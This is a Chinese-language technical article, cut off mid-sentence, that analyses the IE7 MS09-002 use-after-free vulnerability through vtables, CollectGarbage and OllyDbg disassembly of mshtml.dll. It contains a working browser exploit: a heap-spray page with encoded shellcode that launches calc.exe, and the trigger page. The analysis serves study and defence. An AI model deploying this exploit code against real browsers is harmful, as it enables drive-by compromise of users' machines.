——IE7内存破坏漏洞原理分析



文/图 SAI[N.N.U] & seer[N.N.U]

2009年2月11日,微软发布了等级为"严重"的MS09-002漏洞的安全更新程序。于是,又一个老少皆宜,雅俗共赏,居家旅行必备的挂马漏洞诞生了。在公开后的短时间内,MS09-002便一跃为目前危害最严重的漏洞,大有取代去年的XML漏洞之势。

Milw0rm也在第一时间内公布了此漏洞的exp,除了经典的heap spray部分之外,其他代码如下:

```
<script>
[上面是heap spray部分]
function trigger_bug()
{
var o1 = document.createElement("table");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1 = null;
CollectGarbage();
var img = document.createElement("img");
img.src = unescape("%u0c0c%u0c0cDDDDBBBBCCCCC
CCCCCCCCC");
 o2.click;
}
trigger_bug();
</script>
```

为了帮助大家记住这段流程,针对这段JavaScript,我来具体解释一下。这段JS说的是两个对象o1和o2的故事,document大神首先创造出了o1,然后o1为自己克隆(cloneNode)了一个替身o2,俩人长得完全一样,紧接着o1做了3个俯卧撑(clearAttributes,置null,CollectGarbage)就死于非命,一点东西都没留下,然后出现了一个叫做img的家伙,自顾自地给自己的src属性赋了一长串值,和兄弟俩没啥关系,看起来只是个打酱油的。最后躲猫猫已久的o2出场,执行了一下自己的click事件——一个未经定义的事件,理论上什么也不会发生吧?错!你的计算器弹出来了。

下面我们进入正题,不过还是要先介绍点前置知识。

虚函数、虚表与对象

可以说,MS09-002是一个攻击C++虚函数的经典实例。在讲之前,我们首先介绍一下虚函数和虚表。

(1)简单地说,那些被Virtual关键字修饰的成员函数就是虚函数。虚函数是C++中实现多态性的重要元素之一,不理解的读者可以查阅一下C++的基础书籍。

(2)编译器发现一个类中有虚函数,会立即为此类生成虚函数表 vtable。虚函数表的各表项为指向对应虚函数的指针。另外,编译器会在类中隐含插入一个指针vptr(对VC编译器来说,它插在类的第1个位置上),指向这个类的虚表。

(3)重要的是,虚函数表包含此类及其父类的所有虚函数的地址。如果它没有重载父类的虚函数,vtable中对应表项指向其父类的此函数;反之,指向重载后的此函数。

对于网页上所有的DOM对象(如<table>,

<img>），它们支持的方法都是大同小异的，如大多数对象都支持click方法，而所有对象都继承自同一个DOM对象的基类，基类中这些方法都以虚函数的形式实现。假如我们声明一个<table>对象，并且给它的onclick事件设置了处理函数，那么这个table子对象的click方法就等于被重载了。而如果不设置，就如同exploit中的o1和o2对象，没有给click方法指定处理函数，根据第3条，这两个对象中的虚表中存的仍是父类的虚函数地址，也就是说，o1和o2对象的虚表中存在着click虚函数的地址。再说白一点，当o1和o2接到了click事件后，会从它们的虚表中去寻找处理函数。另外根据第2条，虚表的地址由对象中的虚表指针来定位。

说完了虚表，接下来看看对象的空间组织，如图1 所示。




图1

要成功利用MS09-002，就是要将虚表中的click函数（或者其他什么函数）地址修改为我们ShellCode的地址。由于又是基于浏览器的攻击，我们还是结合恶俗的Heap Spray技术，一段JS，一次控制eip，加上一个硬编码地址（0c0c0c0c），等于一次成功的exploitation。

Javascript、内存释放与CollectGarbage

Javascript的内存释放机制是本漏洞的另一个关键点。

在Javascript中，可以使用"var [变量名]"来随时申请变量或对象。这些动态申请到的变量/对象都会被分配到堆中，比如heap spray就是一个典型的应用。而在关闭浏览器时，这些变量所占的空间并不会全部被释放，甚至根本就不释放，有时会造成打开了N个包含复杂JS的窗口后，浏览器卡就像中了木马一样，其本质和被heap spray了是一个原理。

于是就有人找到了JavaScript的一个未公开函数CollectGarbage。在JS结束之前把所有的自定义的变量设置为null，并调用CollectGarbage函数，就可以将变量所占的空间释放掉。

重要的是：在JavaScript中把变量设为null并不会把内存释放，当下次再次定义变量时，就会覆盖此变量所在的内存。如果不设为null，JS再次定义变量时，则会开辟一个新的内存空间。

对象的释放也是如此，在执行了CollectGarbage之后，我们再申请的对象或者变量，就会覆盖刚刚释放的那个对象所占的空间。这也就给我们提供了这样一种可能性：如果这边释放了，我们已经在原来对象的位置上写入了别的东西，而那边仍毫不知情地去读取，会发生什么事情呢？

Memory Corruption：最终的胜利

终于到了最好玩的地方，click虚函数的地址是怎么被"偷梁换柱"的？那个打酱油的img对象是做什么用的？操起你的OllyDebug，我们开始一场精彩纷呈的debug之旅。

老办法，我们先要在ShellCode上下断点，然后进行堆栈回溯定位关键函数。为了方便下断点，有必要对exploit进行一些修改，以下是修改后的exploit.htm。

```
<html>
<script>
function heap_ spray ()
{
var payload = unescape("%u8b55%u33ec%u52d2%u5252%u45c6%u63f7%u45c6%u61f8%u45c6%u6cf9%u45c6%u63fa%u45c6%u2efb%u45c6%u65fc%u45c6%u78fd%u45c6%u65fe%u458d%u50f7%ub890%u114D%u7C86%ud0ff%ub890%uCAA2%u7C81%ud0ff");
//open calc.exe
var ret = 0x0c0c0c0c;
var heap_chunk_size = 0x40000;
var nopsled_size=heap_chunk_size-(payload.length * 2);
var nopsled = unescape("%u0c0c%u0c0c");
while (nopsled.length < nopsled_size)
nopsled += nopsled;
heap_chunks = new Array();
heap_chunks_num = (ret - heap_chunk_size)/heap_chunk_size;
for (var i = 0 ; i < heap_chunks_num ; i++)
heap_chunks[i] = nopsled + payload;
```

```
    }
    heap_ spray ();
    </script><iframe id='t' src=''></iframe>
    <input type="button" onclick="document.getElementById('t').src='iframe.html'" /></html>
```

iframe.html的内容是这样的

```
<html>
<script>
function trigger_bug()
{
var obj = document.createElement("table");
obj.click;
var obj_cp = obj.cloneNode();
obj.clearAttributes();
obj = null;
CollectGarbage();
var img = document.createElement("img");
img.src = unescape("%u0c0c%u0c0cDDDDBBBBCCCCCCCCCCCCCC");
obj_cp.click;
}
trigger_bug();
</script>
</html>
```

这样，打开exploit页面后只会进行heap spray工作，待我们在ShellCode上下好断点，就可以点击页面上的按钮，载入iframe.html，触发这个漏洞了。

OD附加IE后F9运行，然后点击按钮触发漏洞，用网上公布的POC直接拿来测试，发现无法弹出计算器，出现了如图2 所示的结果。




图2

可以看到calc.exe压入了栈中，而且根据OD左下角的显示和右下角的堆栈，得到了以下两个信息：

（1）我们成功控制了EIP，执行到了ShellCode，直到calc.exe字串成功压栈，但没有执行，说明我们的ShellCode很可能有问题。在我的机子上，发现确实是ShellCode的几个函数有问题。

（2）根据图1看返回地址，得到7E8889F2，这就是直接触发我们heap spray的函数。我们用OD跳到这个地址下断点，初步分析一下是怎么回事。

再来调试一遍IE，这次不要急着触发漏洞，因为mshtml.dll的加载地址是一样的，所以根据前面的信息，我们在7E8889F2下断点，成功断了下来，如图3 所示。




图3

这个断点不是第1次就跳到heap中去的，在我的机子上是第4次断下来时才触发溢出。我们根据漏洞的描述和前面虚函数的介绍，分析以下漏洞代码。

```
7E8999D6  8BFFMOV EDI,EDI
7E8999D8  55  PUSH EBP
7E8999D9  8BECMOV EBP,ESP
7E8999DB  56  PUSH ESI
7E8999DC  8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
//这里传入了对象
7E8999DF  8B46 10 MOV EAX,DWORD PTR DS:[ESI+10]
//对象指向虚函数表指针给了eax
7E8999E2  85C0TEST EAX,EAX
7E8999E4  74 0C  JE SHORT mshtml.7E8999F2
7E8999E6  837E 04 00  CMP DWORD PTR DS:[ESI+4],0
7E8999EA  74 06  JE SHORT mshtml.7E8999F2
7E8999EC  8B08MOV ECX,DWORD PTR DS:[EAX]
//ecx=就是指向虚函数表的指针了
7E8999EE  50  PUSH EAX
7E8999EF  FF51 04  CALL DWORD PTR DS:[ECX+4]
//这里访问虚函数
```

```
7E8999F2  FF46 04  INC DWORD PTR DS:[ESI+4]
7E8999F5  33C0XOR EAX,EAX
7E8999F7  5E  POP ESI
7E8999F8  5D  POP EBP
7E8999F9  C2 0400 RETN 4
```

接下来就是最困难的也是最关键的部分，既然是指向虚函数的指针被覆盖，那么就一步步看看它是怎么被覆盖的。从公告和Google中知道，出问题的是mshtml.dll中的CFunction Pointer对象的函数。

```
; public: __thiscall CFunctionPointer::CFunction
Pointer(class CBase *, long)
??0CFunctionPointer@@QAE@PAVCBase@@J@Z
proc near
arg_0= dword ptr? 8
arg_4= dword ptr? 0Ch
mov   edi, edi
push  ebp
mov   ebp, esp
push  esi
mov   esi, ecx
call  ??0CBase@@QAE@XZ
; CBase::CBase(void)
mov   ecx, [ebp+arg_0]
; _this
test  ecx, ecx ;
mov   eax, [ebp+arg_4]
mov   dword ptr [esi], offset ??_7CFunctionPointer@@
6B@ ; const CFunctionPointer::'vftable' **** 虚拟表
地址
mov   [esi+10h], ecx
; 填充虚函数指针 **
mov   [esi+14h], eax
jz  ? short loc_7E3B0923
```

这个函数并不好下断，这里我直接在OD里搜索"mov [esi+10h], ecx ;填充虚函数指针 **mov [esi+14h], eax"这句指令就定位到该函数了，如图4 所示。

这段代码的详细介绍如下：

```
7E899B9A  8BF1MOV ESI,ECX
//esi=ecx
7E899B9C  E8 C7C80500 CALL mshtml.7E8F6468
; Cbase拷贝构造函数
7E899BA1  8B4D 08 MOV ECX,DWORD PTR SS:
[EBP+8]
//ecx=虚表指针
7E899BA4  85C9TEST ECX,ECX
7E899BA6  8B45 0C MOV EAX,DWORD PTR SS:
[EBP+C]
……
7E899BA9  C706 B87D907E MOV DWORD PTR
DS:[ESI],mshtml.7E907DB8;
//填充一个成员变量
7E899BAF  894E 10     MOV DWORD PTR DS:
[ESI+10],ECX
//指向虚函数表的指针拷贝过去
7E899BB2  8946 14     MOV DWORD PTR DS:
[ESI+14],EAX;
//填充一个成员变量
```




图 4

然后在那个虚函数表的指针（也就是上面的ecx的值，图中是0022ebc8，此时指向的虚函数的指针是7E905BB0）下硬件断点，这样可以清楚地观察到它是怎么被污染的，如图5所示下断点。




图 5

F9继续运行。前面说过，7E8999EF漏洞触发断点是在第4次才触发溢出的，那么前3次都是正常的执行，果不其然，当第3次过后，0022ebc8出现写入，单步跟踪没多久来到如图6所示的这个地方。

这里一个循环就是把虚函数表指针0022ebc8（eax）指向的内容覆盖为我们在POC中见到的0c0c0c0c，然后F9继续后，就通往了

